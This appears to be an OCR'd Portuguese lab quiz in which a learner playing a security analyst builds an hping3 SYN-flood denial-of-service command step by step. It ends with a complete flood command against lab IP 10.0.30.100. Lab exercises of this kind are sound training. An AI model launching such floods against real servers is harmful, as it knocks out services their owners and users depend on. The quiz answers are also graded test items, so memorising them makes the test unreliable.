
Questão 1

Tentativas restantes: 3

Vale 1,0 ponto(s).



📌 Você está atuando como analista de segurança na empresa TECHNICAL INTELLIGENCE LTDA. Como ponto de partida para as atividades de verificação e testes na rede da empresa, será utilizado o host da usuária Andreia. Sua primeira missão é garantir que há conectividade com o servidor que hospeda o serviço Samba, etapa essencial antes de prosseguir com qualquer tipo de análise, varredura ou tentativa de exploração.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

```
ping -c 4 <IP_SERVIDOR_SAMBA>
```

❓ O servidor está alcançável? Responda "sim" ou "não".


Resposta:

Verificar

Questão 2

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Você agora já confirmou que há conectividade entre o host e o **Servidor Samba** (nosso primeiro alvo). Agora, seu objetivo é avaliar como o servidor se comporta diante de um aumento anormal de tráfego — simulando um ataque leve de negação de serviço (DoS).

📌 Para isso, será usada a ferramenta hping3, com o parâmetro **-c** que permite enviar pacotes TCP customizados. A primeira configuração é definir quantos pacotes serão enviados. Neste teste, serão enviados 20 pacotes, simulando múltiplas tentativas de conexão ao mesmo tempo.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

hping3 <PARÂMETRO> <QUANTIDADE> <IP_ALVO>

❓ Qual o comando completo do `hping3` foi usado para definir o envio de 20 pacotes?


Resposta:

Verificar

Questão 3

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Para aumentar a eficácia do ataque, é importante configurar também o tamanho do conteúdo de cada pacote enviado. A flag **-d** permite definir esse tamanho em bytes. Neste caso, utilizaremos o valor 768, pois esse tamanho é o suficiente gerar mais carga sobre o serviço alvo, sem exceder o limite padrão de MTU (1500 bytes) e evitando fragmentações desnecessárias.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

hping3 -c 20 <PARÂMETRO> <TAMANHO_PACOTES> <IP_ALVO>

❓ Qual o comando completo do `hping3` foi utilizado para definir o **tamanho dos pacotes** como 768?


Resposta:

Verificar

Questão 4

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Outro ponto fundamental no ataque é garantir que os pacotes enviados contenham o sinalizador **SYN**, utilizado para iniciar uma conexão TCP. No `hping3`, essa configuração é feita por meio da opção `-S`, que marca os pacotes com o flag SYN, simulando o início de uma tentativa de conexão.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

hping3 -c 20 <PARÂMETRO> <IP_ALVO>

❓ Qual o comando completo do `hping3` foi usado para definir o sinalizador SYN?


Resposta:

Verificar

Questão 5

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Em conexões TCP, o tamanho da janela é um parâmetro que pode influenciar diretamente na performance da comunicação e no impacto causado pelos pacotes durante um ataque. Neste caso, utilizaremos a opção **-w** do hping3 para definir o tamanho da janela TCP como 64.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

hping3 -c 20 <PARÂMETRO> <TAMANHO_JANELA_TCP> <IP_ALVO>

❓ Qual o comando completo do `hping3` foi utilizado para definir o **tamanho da janela TCP** como 64?


Resposta:

Verificar

Questão 6

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Estamos quase prontos para lançar o ataque controlado. O próximo passo é definir a porta de destino utilizando a flag **-p**. Como o objetivo é testar a robustez de serviços críticos, será utilizada a porta 443, que corresponde ao tráfego padrão do protocolo HTTPS.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

hping3 -c 20 <PARÂMETRO> <PORTA> <IP_ALVO>

❓ Qual o comando completo do `hping3` foi usado para definir a **porta de destino** como 443?


Resposta:

Verificar

Questão 7

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Para gerar o maior impacto possível no servidor alvo durante o teste de DoS, é recomendável enviar os pacotes na maior velocidade possível, sem aguardar respostas. Para isso, utiliza-se a opção `--flood`, que ativa o modo de envio contínuo. Além disso, para evitar que o comando seja executado indefinidamente, também será definido um tempo limite de **20 segundos** com a opção `--timeout`.

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

timeout 20 hping3 <PARÂMETRO> <IP_ALVO>

❓ Qual comando foi utilizado para o envio de pacotes no modo mais rápido possível (modo flood)?


Resposta:

Verificar

Questão 8

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Agora que você conhece todos os parâmetros, vamos montar o comando completo para executar o ataque de negação de serviço da forma mais eficiente.

Você deve simular o envio de pacotes com as seguintes configurações:

- Contagem: 1000 pacotes
- Tamanho dos dados: 1024 bytes
- Flag SYN ativada
- Tamanho da janela TCP: 64
- Porta de destino: 443
- IP do alvo: 10.0.30.100
- Envio contínuo de pacotes (modo flood)
- Timeout: 20 segundos

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

timeout <segundos> hping3 -c <pacotes> -d <bytes> -S -w <janela> -p <porta> --flood <IP_ALVO>

❓ Qual foi o comando completo do `hping3` utilizado para realizar o ataque descrito?

Resposta:

Verificar

